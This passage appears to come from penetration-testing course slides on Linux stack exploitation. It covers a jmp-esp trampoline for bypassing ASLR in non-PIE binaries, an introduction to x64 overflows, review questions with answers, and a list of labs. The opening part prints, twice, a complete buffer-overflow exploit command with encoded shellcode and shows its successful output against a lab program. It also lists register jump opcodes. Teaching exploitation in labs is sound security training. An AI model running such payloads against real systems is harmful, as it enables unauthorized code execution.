- Trying with our new return address

```
gdb-peda$ run "AAAAAAA `echo -e
'AA\x0a\xffAAAAAAAASSSS\x57\x87\x04\x08\x90\x90\x90\x90\x90\x90\x90\x
90\x29\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb
0\xb8\xc4\x83\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39
\x5f\xac\x1a\xc3\xd0\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\
xc4\x35\xd1\xc8\xb0\x18\xd7\xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\x
d4\x7d\x38\xc4'`" BBBBBBBBBBBBBBBB CCCCCCCCCCCCCCCCCCCCCCC
```

Our address from PEDA's **jmpcall**

Success!!!

```
                (__)
                (oo)
          /------\/
         / |    ||
       *  /\---/\
          ~~   ~~
..."Have you mooed today?"...
[Inferior 2 (process 43282) exited normally]
```


Using Our Trampoline

Now that we have an address with the desired opcode, we can use that address as our return pointer. Use the same exploit code as we did previously, changing the return pointer to `\x57\x87\x04\x08`. The command should look like this:

```
gdb-peda$ run "AAAAAAA `echo -e
'AA\x0a\xffAAAAAAAASSSS\x57\x87\x04\x08\x90\x90\x90\x90\x90\x90\x90\x90\x29
\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x35\xb0\xb8\xc4\x8
3\xeb\xfc\xe2\xf4\x5f\xbb\xe0\x5d\x67\xd6\xd0\xe9\x56\x39\x5f\xac\x1a\xc3\x
d0\xc4\x5d\x9f\xda\xad\x5b\x39\x5b\x96\xdd\xbc\xb8\xc4\x35\xd1\xc8\xb0\x18\
xd7\xdd\xb0\x15\xdd\xd7\xab\x35\xe7\xeb\x4d\xd4\x7d\x38\xc4'`"
BBBBBBBBBBBBBBBB CCCCCCCCCCCCCCCCCCCCCCC
```

As you can see on the slide, our exploit attempt was successful!

Wrapping Up This Method

- Anytime there is static executable memory there is a good chance we can use this technique
  - It could be that the program is not compiled as a PIE
  - The **mmap()** function could be doing some static library mappings
- There could also be an information disclosure bug allowing you to determine the memory layout
- Don't limit yourself to the stack pointer
  - Any register that's pointing to data you control could work
  - **jmp/call edi, push eax # ret,** etc…

Wrapping Up This Method


In this example we were able to reliably bypass ASLR as the program was not compiled as a PIE. We are certainly not limited to that one condition. Shared object mappings being mapped by the `mmap()` function could be static for a number of reasons. There could be some static file mappings that are useful that aren't libraries. You could look for information disclosure bugs that allow you to leak out the memory layout. In the last example we relied on the fact that the stack pointer was pointing to our controlled buffer; however, don't limit yourself to that register. Any number of registers could be pointing to data you control and there are opcodes for each one, such as a `call edi`. You'll get a chance to try out the lack of PIE in a 64-bit example next!

```
FF E0 - JMP EAX
FF E1 - JMP ECX
FF E2 - JMP EDX
FF E3 - JMP EBX
FF E4 - JMP ESP
FF E5 - JMP EBP
FF E6 - JMP ESI
FF E7 - JMP EDI
```

```
FF D0 - CALL EAX
FF D1 - CALL ECX
FF D2 - CALL EDX
FF D3 - CALL EBX
FF D4 - CALL ESP
FF D5 - CALL EBP
FF D6 - CALL ESI
FF D7 - CALL EDI
```

64-Bit Stack Overflow

- Let's do a brief introduction to 64-bit stack overflows, quickly followed by a lab
- Remember, there are 16 general-purpose registers on x64 processors, and they are 64-bits wide as opposed to 32-bits
- This greatly increases the entropy with ASLR
- 32-bits of entropy on the stack



64-bit Stack Overflow

Let's get to a lab on exploiting a 64-bit stack overflow. We will use your Ubuntu VM for this shortly. If you recall from earlier, there are 16 general-purpose registers in x64 architecture, versus only 8 on x86 32-bit architecture. They registers are also 64-bits wide versus 32-bits wide. This provides a much larger range of virtual addressing within a process. Previously, we saw that the entropy in relation to ASLR on the stack in a 32-bit process was 2^{20} power. On this slide you can see that the entropy is 2^{32} power. These means that brute forcing the application becomes less realistic within a reasonable amount of time. Looking for other ways around ASLR, such as useful static instructions in memory or information disclosure bugs, becomes necessary.

LAB: x64_vuln

Please work on the lab exercise 4.3: x64_vuln.

Please work on the lab exercise 4.3: x64_vuln. For this lab exercise you will need your class Ubuntu VM.

Module Summary

- Stack-based attacks on Linux
- Returning to code
- Returning to C library
- Bypassing stack protection
- W^X
- Address Space Layout Randomization (ASLR)

Module Summary

We looked at several ways to exploit the stack, such as redirecting execution to bypass authentication, returning to shellcode placed into the buffer, returning to functions within the C library, and defeating terminator canaries. Other controls such as random canaries, W^X, and ASLR may also be defeated, depending on multiple factors we discussed. The difficulty of exploiting the stack is always increasing due to the controls put into place by talented security professionals; however, there are exceptions and ways around controls under the right conditions.

Review Questions

1) If the stack is marked as non-executable, what type of attack would you attempt?
2) What type of canary utilizes the HP-UX urandom strong number generator?
3) True or False? PaX's ASLR implementation can randomize all 32 bits of a function's location in a process's memory space.
4) Stack Smashing Protection (SSP) is based on what well-known stack protection tool?

Review Questions

1) If the stack is marked as non-executable, what type of attack would you attempt?
2) What type of canary utilizes the HP-UX urandom strong number generator?
3) True or False? PaX's ASLR implementation can randomize all 32 bits of a function's location in a process's memory space.
4) Stack Smashing Protection (SSP) is based on what well-known stack protection tool?

Answers

1) return-to-libc
2) Random canaries
3) False
4) ProPolice

Answers

1) **return-to-libc**: This style of attack is commonly used to circumvent small buffers or non-executable memory segments.

2) **Random canaries**: Random canaries use the HP-UX urandom strong number generator when available and configured to do so.

3) **False**: To maintain control of segments in memory, not all bits in 32-bit memory addressing can be randomized. For example, we must keep sections such as the heap, stack, and code segment separate and at consistent base locations.

4) **ProPolice**: Stack Smashing Protection (SSP) is based on ProPolice.

Recommended Reading

- *Smashing the Stack for Fun and Profit,* by Aleph One: http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf
- *Smashing the Modern Stack for Fun and Profit*, by Craig Heffner: http://hamsa.cs.northwestern.edu/media/readings/modern_stack_smashing.pdf
- *Bypassing non-executable-stack during exploitation using return-to-libc*, by c0ntex: http://css.csail.mit.edu/6.858/2012/readings/return-to-libc.pdf
- *ASLR Bypass Method on 2.6.17/20 Linux Kernel*, by FHM Crew: https://dl.packetstormsecurity.net/papers/bypass/aslr-bypass.txt

Recommended Reading

- *Smashing the Stack for Fun and Profit,* by Aleph One: http://www-inst.eecs.berkeley.edu/~cs161/fa08/papers/stack_smashing.pdf
- *Smashing the Modern Stack for Fun and Profit*, by Craig Heffner: http://hamsa.cs.northwestern.edu/media/readings/modern_stack_smashing.pdf
- *Bypassing non-executable-stack during exploitation using return-to-libc*, by c0ntex: http://css.csail.mit.edu/6.858/2012/readings/return-to-libc.pdf
- *ASLR Bypass Method on 2.6.17/20 Linux Kernel*, by FHM Crew: https://dl.packetstormsecurity.net/papers/bypass/aslr-bypass.txt

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- **Exploiting Linux for Penetration Testers**
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Section 4

Introduction to Memory

Introduction to Shellcode

Smashing the Stack

- Lab: Basic Stack Overflow - Linux
- Lab: ret2libc

Advanced Stack Smashing

- Demo: Defeating Stack Protection
- Lab: x64_vuln

Bootcamp

- Lab: Brute Forcing ASLR
- Lab: Hacking MBSE
- Lab: ret2libc with ASLR

660.4 Bootcamp

Welcome to Bootcamp labs for 660.4.

LAB: Brute Forcing ASLR

Please work on the lab exercise 4.4: Brute Forcing ASLR.

This page intentionally left blank.

LAB: Hacking MBSE

Please work on the lab exercise 4.5: Hacking MBSE.

This page intentionally left blank.

LAB: ret2libc with ASLR

Please work on the lab exercise 4.6: ret2libc with ASLR.

This page intentionally left blank.